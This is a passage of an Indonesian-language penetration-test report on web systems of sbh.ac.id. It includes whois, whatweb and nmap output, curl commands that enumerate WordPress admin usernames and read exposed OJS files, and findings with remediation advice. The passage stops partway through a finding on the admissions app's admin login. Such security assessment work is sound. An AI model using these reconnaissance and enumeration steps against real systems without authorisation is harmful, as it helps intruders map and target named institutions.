Teknik Pengujian	☒ Black-Box Testing ☐ Grey-Box Testing ☐ White-Box Testing

Informasi Teknis dan Hasil Pemindaian Sistem Elektronik

Framework	WordPress 6.8.7 (CMS / Elementor 4.1.4)
Web Server	Cloudflare Reverse Proxy
Bahasa Pemrograman	PHP 8.3.30
Database	MySQL
Hasil Pemindaian Whois	<pre> (kali@kali)-[~] \$ whois sbh.ac.id Domain Name: SBH.AC.ID Registry Domain ID: 1988316_DOMAIN_ID-ID Registrar WHOIS Server: Registrar URL: www.digitalregistra.co.id Updated Date: 2026-03-31T05:16:49Z Creation Date: 2020-03-24T09:23:05Z Registry Expiry Date: 2027-03-24T23:59:59Z Registrar: PT Digital Registra Indonesia Registrar IANA ID: 1 Registrar Abuse Contact Email: info@digitalregistra.co.id Registrar Abuse Contact Phone: Domain Status: clientTransferProhibited Domain Status: serverTransferProhibited Name Server: MAGNOLIA.NS.CLOUDFLARE.COM Name Server: PEYTON.NS.CLOUDFLARE.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2026-08-12T11:01:10Z <<< </pre>
Hasil Pemindaian Whatweb	<pre> (kali@kali)-[~] \$ whatweb api.sbh.ac.id http://api.sbh.ac.id [301 Moved Permanently] Country[RESERVED][0], HTTPServer[cloudflare], IP[172.67.149.41], RedirectLocation[https://api.sbh.ac.id/], Title[301 Moved Permanently], UncommonHeaders[speculation-rules,report-to,nel,cf-ray,alt-svc] https://api.sbh.ac.id [200 OK] Country[UNITED STATES][0], HTML5, HTTPServer[cloudflare], IP[104.21.71.203], JQuery[3.7.1], MetaGenerator[Elementor 4.1.4; features: e_font_icon_svg, additional_custom_breakpoints; settings: css_print_method-external, google_font-enabled, font_display-swap,WordPress 6.8.7], Open-Graph-Protocol[website], PHP[8.3.30], Script[application/ld+json,speculationrules], Strict-Transport-Security[max-age=31536000; includeSubDomains; preload], Title[Baranda - api], UncommonHeaders[link,speculation-rules,x-litespeed-cache,report-to,platform,panel,content-security-policy,alt-svc,x-turbo-charged-by,cf-cache-status,nel,cf-ray], WordPress[6.8.7], X-Powered-By[PHP/8.3.30] https://api.sbh.ac.id/ [200 OK] Country[RESERVED][0], HTML5, HTTPServer[cloudflare], IP[172.67.149.41], JQuery[3.7.1], MetaGenerator[Elementor 4.1.4; features: e_font_icon_svg, additional_custom_breakpoints; settings: css_print_method-external, google_font-enabled, font_display-swap,WordPress 6.8.7], Open-Graph-Protocol[website], PHP[8.3.30], Script[application/ld+json,speculationrules], Strict-Transport-Security[max-age=31536000; includeSubDomains; preload], Title[Baranda - api], UncommonHeaders[link,speculation-rules,x-litespeed-cache,report-to,platform,panel,content-security-policy,alt-svc,x-turbo-charged-by,cf-cache-status,nel,cf-ray], WordPress[6.8.7], X-Powered-By[PHP/8.3.30] </pre>
Hasil Pemindaian Port	<pre> \$ nmap -p -sT -p 22,25,53,80,110,143,443,465,587,993,995,3000,3306,5000,5432,6379,8080,8081,8443,9000,9090,27017 --open api.sbh.ac.id Starting Nmap 7.99 (https://nmap.org) at 2026-08-17 05:02 -0400 Nmap scan report for api.sbh.ac.id (172.67.149.41) Host is up (0.029s latency). Other addresses for api.sbh.ac.id (not scanned): 2606:4700:3036::ac43:9529 2606:4700:3033::6815:47cb 104.21.71.203 Not shown: 19 filtered tcp ports (no-response) Some closed ports may be reported as filtered due to --defeat-rst-ratelimit PORT STATE SERVICE 80/tcp open http 443/tcp open https 8080/tcp open http-proxy 8443/tcp open https-alt Nmap done: 1 IP address (1 host up) scanned in 1.98 seconds </pre>

Ringkasan Temuan Kerentanan

No.	Nama Kerentanan	Severity	Rekomendasi
1.	<i>User Enumeration via Exposed WordPress REST API</i>	<i>Medium</i>	- memblokir endpoint wp-json/wp/v2/users melalui plugin keamanan atau firewall aplikasi web. - mengganti nama username dari pola yang mudah ditebak (admin) menjadi nama yang tidak mudah dipetakan sehingga penyerang tidak dapat memperoleh identitas login secara langsung.

001. **User Enumeration via Exposed WordPress REST API**

Nama Kerentanan

Tingkat severity

Medium

Kategori Uji Standar berdasarkan

OWASP Top 10

A07:2021-Identification and Authentication Failures

Lokasi Terdampak : `api.sbh.ac.id/wp-json/wp/v2/users`

Deskripsi

Aplikasi: `api.sbh.ac.id` adalah situs WordPress yang berfungsi sebagai layanan API/konten kampus; REST API WP diaktifkan untuk konsumsi data publik maupun terautentikasi. Pada bagian ini terlihat REST API membocorkan 2 user: `admin` (`id=2`) & `admin_wp` (`id=1`) sehingga mendukung Upaya brute-force terarah

Dampak

- Brute Force terarah karena penyerang tahu username adminnya
- Menurunkan effort serangan , karena username yang terekspor adalah "setengah kredensial" sehingga bocor, hanya password yang tersisa

Rekomendasi



- memblokir endpoint `wp-json/wp/v2/users` melalui plugin keamanan atau firewall aplikasi web
- mengganti nama username dari pola yang mudah ditebak (`admin`) menjadi nama yang tidak mudah dipetakan, sehingga penyerang tidak dapat memperoleh identitas login secara langsung.

Penjelasan Temuan Kerentanan

Berikut adalah cara penguji untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

Penguji mengakses REST API `/wp-json/wp/v2/users` untuk mengekspos daftar username admin secara publik.



Langkah 2


Penguji melakukan fallback author-scan ('/?author=N') untuk mengonfirmasi user yang sama bila REST API diblokir WAF.

```
(root@kali)-[/home/kali/GARUDA/STIKES]
# for i in 1 2; do curl -s -o /dev/null -w "author $i → %{http_code} %{redirect_url}\n" "https://api.sbh.ac.id/?author=$i"; done
author 1 → 301 https://api.sbh.ac.id/author/admin_wp/
author 2 → 301 https://api.sbh.ac.id/author/admin/
```

Proof of Concept

Temuan kerentanan
OJS dan Jurnal

Tampilan Sistem Elektronik



Tinjauan Umum

Deskripsi	jurnal.sbh.ac.id adalah portal jurnal Open Journal Systems 3.5.0.0 yang digunakan untuk mengelola publikasi ilmiah kampus; instalasi mengikuti struktur direktori default OJS dan terekspose oleh web server yang mengaktifkan directory listing. ojs.sbh.ac.id adalah instalasi Open Journal Systems 3.3.0.8 (jalur rilis lama) untuk pengelolaan jurnal aplikasi web publik yang sudah lama tidak diperbarui ke patch LTS
Alamat URL	https://ojs.sbh.ac.id/ https://jurnal.sbh.ac.id
Alamat IP	172.67.149.41
Tanggal Pelaksanaan	--
Teknik Pengujian	☒ Black-Box Testing ☐ Grey-Box Testing ☐ White-Box Testing

Informasi Teknis dan Hasil Pemindaian Sistem Elektronik

Framework	WordPress 6.8.7 (CMS / Elementor 4.1.4)
Web Server	Cloudflare Reverse Proxy
Bahasa Pemrograman	PHP 8.3.30
Database	MySQL
Hasil Pemindaian Whois	<pre> (kali@kali)-[~] └─\$ whois sbh.ac.id Domain Name: SBH.AC.ID Registry Domain ID: 1988316_DOMAIN_ID-ID Registrar WHOIS Server: Registrar URL: www.digitalregistra.co.id Updated Date: 2026-03-31T05:16:49Z Creation Date: 2020-03-24T09:23:05Z Registry Expiry Date: 2027-03-24T23:59:59Z Registrar: PT Digital Registra Indonesia Registrar IANA ID: 1 Registrar Abuse Contact Email: info@digitalregistra.co.id Registrar Abuse Contact Phone: Domain Status: clientTransferProhibited Domain Status: serverTransferProhibited Name Server: MAGNOLIA.NS.CLOUDFLARE.COM Name Server: PEYTON.NS.CLOUDFLARE.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2026-08-12T11:01:10Z <<< </pre>
Hasil Pemindaian Whatweb	<pre> root@kali: /home/kali/GARUDA/STIKES └─\$ whatweb ojs.sbh.ac.id jurnal.sbh.ac.id http://ojs.sbh.ac.id [301 Moved Permanently] Country[UNITED STATES][0], HTTPServer[cloudflare], IP[104.21.71.203], RedirectLocation[https://ojs.sbh.ac.id/], Title[301 Moved Permanently], UncommonHeader[speculation-rules,report-to,mel,cf-ray,alt-svc] Content Warning: https://ojs.sbh.ac.id - execution expired Content Warning: http://jurnal.sbh.ac.id - execution expired https://ojs.sbh.ac.id [403 Forbidden] Country[RESERVED][0], HTMLS_HTTPServer[cloudflare], IP[172.67.149.41], Script, Title[403 Forbidden][Title element contains no meta-data], UncommonHeader[platform,content-security-policy,x-content-type-options,alt-svc,x-turbo-charged-by,cf-cache-status,mel,speculation-rules,report-to,cf-ray], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block] https://ojs.sbh.ac.id/ [403 Forbidden] Country[UNITED STATES][0], HTMLS_HTTPServer[cloudflare], IP[104.21.71.203], Script, Title[403 Forbidden][Title element contains no meta-data], UncommonHeader[platform,content-security-policy,x-content-type-options,alt-svc,x-turbo-charged-by,cf-cache-status,mel,speculation-rules,report-to,cf-ray], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block] </pre>
Hasil Pemindaian Port	<pre> root@kali: /home/kali/GARUDA/STIKES └─\$ nmap -Pn -sT -p 22,25,53,80,110,143,443,465,587,993,995,3000,3306,5000,5432,6379,8000,8080,8081,8443,9000,9090,27017 --open ojs.sbh.ac.id jurnal.sbh.ac.id Starting Nmap 7.99 (https://nmap.org) at 2026-08-17 05:28 -0400 Nmap scan report for ojs.sbh.ac.id (172.67.149.41) Host is up (0.422s latency). Other addresses for ojs.sbh.ac.id (not scanned): 2606:4700:3033::6815:47cb 2606:4700:3036::ac43:9529 104.21.71.203 Not shown: 19 filtered tcp ports (no-response) Some closed ports may be reported as filtered due to --defeat-rst-ratelimit PORT STATE SERVICE 80/tcp open http 443/tcp open https 8080/tcp open http-proxy 8443/tcp open https-alt Nmap done: 2 IP addresses (2 hosts up) scanned in 1.83 seconds </pre>

Ringkasan Temuan Kerentanan

No.	Nama Kerentanan	Severity	Rekomendasi
1.	<i>Directory Listing Exposes Internal Database Schema</i>	<i>Medium</i>	- menonaktifkan directory listing pada konfigurasi web server - membatasi akses ke folder internal OJS seperti dbscripts, registry, cache, dan scheduledTaskLogs, sehingga skema basis data dan berkas konfigurasi tidak lagi dapat diunduh oleh publik.
2	<i>Outdated Open Journal Systems 3.3.0.8</i>	<i>Low</i>	- Memperbarui OJS ke patch LTS terbaru tanpa penundaan, dan langkah ini menjadi prioritas utama karena host yang sama sudah terbukti terkompromi, sehingga setiap keterlambatan upgrade membiarkan celah lama terus terbuka bagi penyerang
3	<i>Sensitive File Exposures – Internal Files</i>	<i>Info</i>	- Konfigurasi aturan penolakan akses publik langsung terhadap file-file sensitif internal

001. *Directory Listing Exposes Internal Database Schema*

Nama Kerentanan

Tingkat severity

Medium

Kategori Uji Standar berdasarkan

OWASP Top 10	A05:2021-Security Misconfiguration
--------------	------------------------------------

Lokasi Terdampak : `jurnal.sbh.ac.id/`

Deskripsi

Index of / + file internal dapat diunduh (dbscripts/xml/ojs_schema.xml 17KB, install.xml, upgrade.xml, version.xml, registry/emailTemplates.xml, scheduledTaskLogs/, cache/opcache/).

Dampak

- Eksposur skema basis data menurunkan biaya eksploitasi secara signifikan, karena penyerang memperoleh peta tabel dan relasi untuk merancang serangan SQL yang lebih terarah.
- potensi membocorkan data konfigurasi yang mendukung serangan lanjutan, dan direktori cache/opcache/ dapat menampung file PHP ter-serialize atau hasil kompilasi yang sebaiknya tidak diketahui publik.

Rekomendasi


- menonaktifkan directory listing pada konfigurasi web server
- membatasi akses ke folder internal OJS seperti dbscripts, registry, cache, dan scheduledTaskLogs, sehingga skema basis data dan berkas konfigurasi tidak lagi dapat diunduh oleh publik.

Penjelasan Temuan Kerentanan

Berikut adalah cara penguji untuk mendapatkan celah kerentanan pada aplikasi.


Langkah 1

Penguji mengakses direktori root untuk membuktikan directory listing aktif (`Index of /`) yang mengekspos struktur file aplikasi.



Langkah 2

Penguji melihat skema database untuk membuktikan file sensitif internal dapat diakses publik tanpa autentikasi.



002. Outdated Open Journal Systems 3.3.0.8

Nama Kerentanan

Tingkat severity

Low

Kategori Uji Standar berdasarkan

OWASP Top 10

A06:2021-Vulnerable and Outdated Components

Lokasi Terdampak : ojs.sbh.ac.id

Deskripsi

OJS 3.3.0.8 tertinggal ± 14 patch dari LTS (3.3.0-22)

Dampak

- versi usang berperan sebagai vektor masuk awal;
- setelah kompromi, plugin/tema lama adalah tempat persembunyian backdoor yang ideal.

Rekomendasi

- Memperbarui OJS ke patch LTS terbaru tanpa penundaan, dan langkah ini menjadi prioritas utama karena host yang sama sudah terbukti terkompromi, sehingga setiap keterlambatan upgrade membiarkan celah lama terus terbuka bagi penyerang.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

karena versi aplikasi menentukan daftar CVE yang berlaku, pengujian membaca versi dari <meta generator> halaman publik (cara termudah tanpa akses server) dan mengonfirmasi lewat version.xml bila dapat diakses. Hasil 3.3.0.8 dibandingkan dengan patch LTS terbaru → terbukti tertinggal ±14 patch.

```
(root@kali)-[/home/kali/GARUDA/STIKES]
# curl -s "https://ojs.sbh.ac.id/dbscripts/xml/version.xml" | grep -oE "<release>[^<]*"
<release>3.3.0.8
```

003. Sensitive File Exposure – Internal Files

Nama Kerentanan

Tingkat severity

Info

Kategori Uji Standar berdasarkan

OWASP Top 10	A05:2021-Security Misconfiguration
--------------	------------------------------------

Lokasi Terdampak : `jurnal.sbh.ac.id/dbscripts/xml`

Deskripsi

File internal `<version.xml>` dan lain lain dapat diunduh

Dampak

- penyerang memperoleh peta versi & kombinasi dengan penemuan file dari directory listing, untuk mencocokkan CVE atau mencari file sensitif lain (konfigurasi, backup, log).

Rekomendasi


- Konfigurasi aturan penolakan akses publik langsung terhadap file-file sensitif internal

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

Pengujian mengakses version.xml




```
<!--
* dbscripts/xml/version.xml
*
* Copyright (c) 2014-2025 Simon Fraser University
* Copyright (c) 2003-2025 John Willinsky
* Distributed under the GNU GPL v3. For full terms see the file docs/COPYING.
*
* OJS version information.
-->
<version>
  <application>ojs2</application>
  <type>core</type>
  <release>3.5.0.0</release>
  <tag>3_5_0-0</tag>
  <date>2025-06-16</date>
  <info>https://pkp.sfu.ca/ojs/</info>
  <package>https://pkp.sfu.ca/ojs/download/ojs-3.5.0.tar.gz</package>
</version>
```

Proof of Concept

Temuan kerentanan

Penerimaan Mahasiswa Baru (PMB)

Tampilan Sistem Elektronik



Tinjauan Umum

Deskripsi	PMB (Penerimaan Mahasiswa Baru) pmb.sbh.ac.id adalah aplikasi Laravel untuk pendaftaran mahasiswa baru (registrasi, verifikasi OTP, upload berkas, pembayaran) yang juga memiliki panel administrasi berbasis Spatie Permission (/admin/login); tersedia pula staging test-pmb.sbh.ac.id yang berbagi basis data dengan produksi
Alamat URL	https://pmb.sbh.ac.id
Alamat IP	104.21.71.203
Tanggal Pelaksanaan	--
Teknik Pengujian	☒ Black-Box Testing ☐ Grey-Box Testing ☐ White-Box Testing

Informasi Teknis dan Hasil Pemindaian Sistem Elektronik

Framework	PHP Framework (Custom / Laravel)
Web Server	Cloudflare Reverse Proxy
Bahasa Pemrograman	PHP
Database	MySQL / MariaDB
Hasil Pemindaian Whois	<pre> (kali@kali)-[~] \$ whois sbh.ac.id Domain Name: SBH.AC.ID Registry Domain ID: 1988316_DOMAIN_ID-ID Registrar WHOIS Server: Registrar URL: www.digitalregistra.co.id Updated Date: 2026-03-31T05:16:49Z Creation Date: 2020-03-24T09:23:05Z Registry Expiry Date: 2027-03-24T23:59:59Z Registrar: PT Digital Registra Indonesia Registrar IANA ID: 1 Registrar Abuse Contact Email: info@digitalregistra.co.id Registrar Abuse Contact Phone: Domain Status: clientTransferProhibited Domain Status: serverTransferProhibited Name Server: MAGNOLIA.NS.CLOUDFLARE.COM Name Server: PEYTON.NS.CLOUDFLARE.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2026-08-12T11:01:10Z <<< </pre>
Hasil Pemindaian Whatweb	<pre> kali@kali: /home/kali/GARUDA/STIKES \$ whatweb pmb.sbh.ac.id http://pmb.sbh.ac.id [301 Moved Permanently] Country[RESERVED][ID], HTTPServer[cloudflare], IP[172.67.149.41], RedirectLocation[https://pmb.sbh.ac.id/], Title[301 Moved Permanently], UncommonHeaders[sp eculation-rules,report-to,nel,cf-ray,alt-svc] https://pmb.sbh.ac.id [200 OK] Bootstrap, Cookies[XSRF-TOKEN,pmb_sbh_session], Country[UNITED STATES][US], HTML5, HTTPServer[cloudflare], HttpOnly[pmb_sbh_session], IP[104.21.71.203], JQuery, Open-Grap h-Protocol[website][000000000000], Script, Title[PMB SBH Penerimaan Mahasiswa Baru STIKes Bogor Nusantara], UncommonHeaders[speculation-rules,report-to,nel,cf-cache-status,cf-ray,alt-svc] https://pmb.sbh.ac.id/ [200 OK] Bootstrap, Cookies[XSRF-TOKEN,pmb_sbh_session], Country[RESERVED][ID], HTML5, HTTPServer[cloudflare], HttpOnly[pmb_sbh_session], IP[172.67.149.41], JQuery, Open-Graph-Pr otocol[website][000000000000], Script, Title[PMB SBH Penerimaan Mahasiswa Baru STIKes Bogor Nusantara], UncommonHeaders[speculation-rules,report-to,nel,cf-cache-status,cf-ray,alt-svc] </pre>
Hasil Pemindaian Port	<pre> kali@kali: /home/kali/GARUDA/STIKES \$ nmap -Pn -sT -p 22,25,53,80,110,143,443,465,587,993,995,3000,3306,5000,5432,6379,8080,8081,8443,9000,9090,27017 --open pmb.sbh.ac.id Starting Nmap 7.99 (https://nmap.org) at 2026-08-17 06:17 -0400 Nmap scan report for pmb.sbh.ac.id (104.21.71.203) Host is up (0.024s latency). Other addresses for pmb.sbh.ac.id (not scanned): 2606:4700:3036::ac43:9529 2606:4700:3033::6815:47cb 172.67.149.41 Not shown: 19 filtered tcp ports (no-response) Some closed ports may be reported as filtered due to --defeat-rst-ratelimit PORT STATE SERVICE 80/tcp open http 443/tcp open https 8080/tcp open http-proxy 8443/tcp open https-alt Nmap done: 1 IP address (1 host up) scanned in 1.94 seconds </pre>

Ringkasan Temuan Kerentanan

No.	Nama Kerentanan	Severity	Rekomendasi
1.	<i>PMB Admin Login Without Rate Limiting / Lockout</i>	<i>Medium</i>	- menerapkan middleware throttle pada endpoint /admin/login agar percobaan login gagal dibatasi - mengaktifkan autentikasi dua faktor (2FA/TOTP) untuk akun admin - menghapus email placeholder dari formulir agar penyerang tidak memiliki tebakan pertama yang pasti.
2	<i>Unauthenticated Disclosure of Applicant Documents</i>	<i>Medium</i>	- Tim pengembang disarankan menyimpan dokumen di luar path publik dan menyajikannya melalui controller yang memverifikasi kepemilikan sebelum dokumen dikirim. - Untuk mengurangi risiko kebocoran URL, aplikasi dapat menggunakan URL bertanda tangan yang kedaluwarsa (misalnya Laravel temporaryUrl), - menambahkan header nosniff serta Content-Disposition: attachment pada respons, dan melakukan audit terhadap akses /storage/* untuk memastikan tidak ada jalur lain yang membuka berkas pribadi pendaftar.
3	<i>User Enumeration via Login Response Discrepancy</i>	<i>Low</i>	- Menyelaraskan respons kesalahan autentikasi (<i>generic error message</i>) agar tidak membedakan status <i>email</i> terdaftar atau tidak (misalnya menampilkan pesan umum: "<i>Email atau password yang Anda masukkan salah</i>"). - Memastikan kode status HTTP dan struktur respons yang dikembalikan konsisten (misalnya selalu mengembalikan kode HTTP yang sama saat gagal autentikasi) guna mencegah enumerasi berdasarkan analisis perbedaan respons aplikasi.

001. **PMB Admin Login Without Rate Limiting / Lockout**

Nama Kerentanan

Tingkat severity

Medium

Kategori Uji Standar berdasarkan

OWASP Top 10

A07:2021-Identification and Authentication Failures

Lokasi Terdampak : `pmb.sbh.ac.id/`

Deskripsi

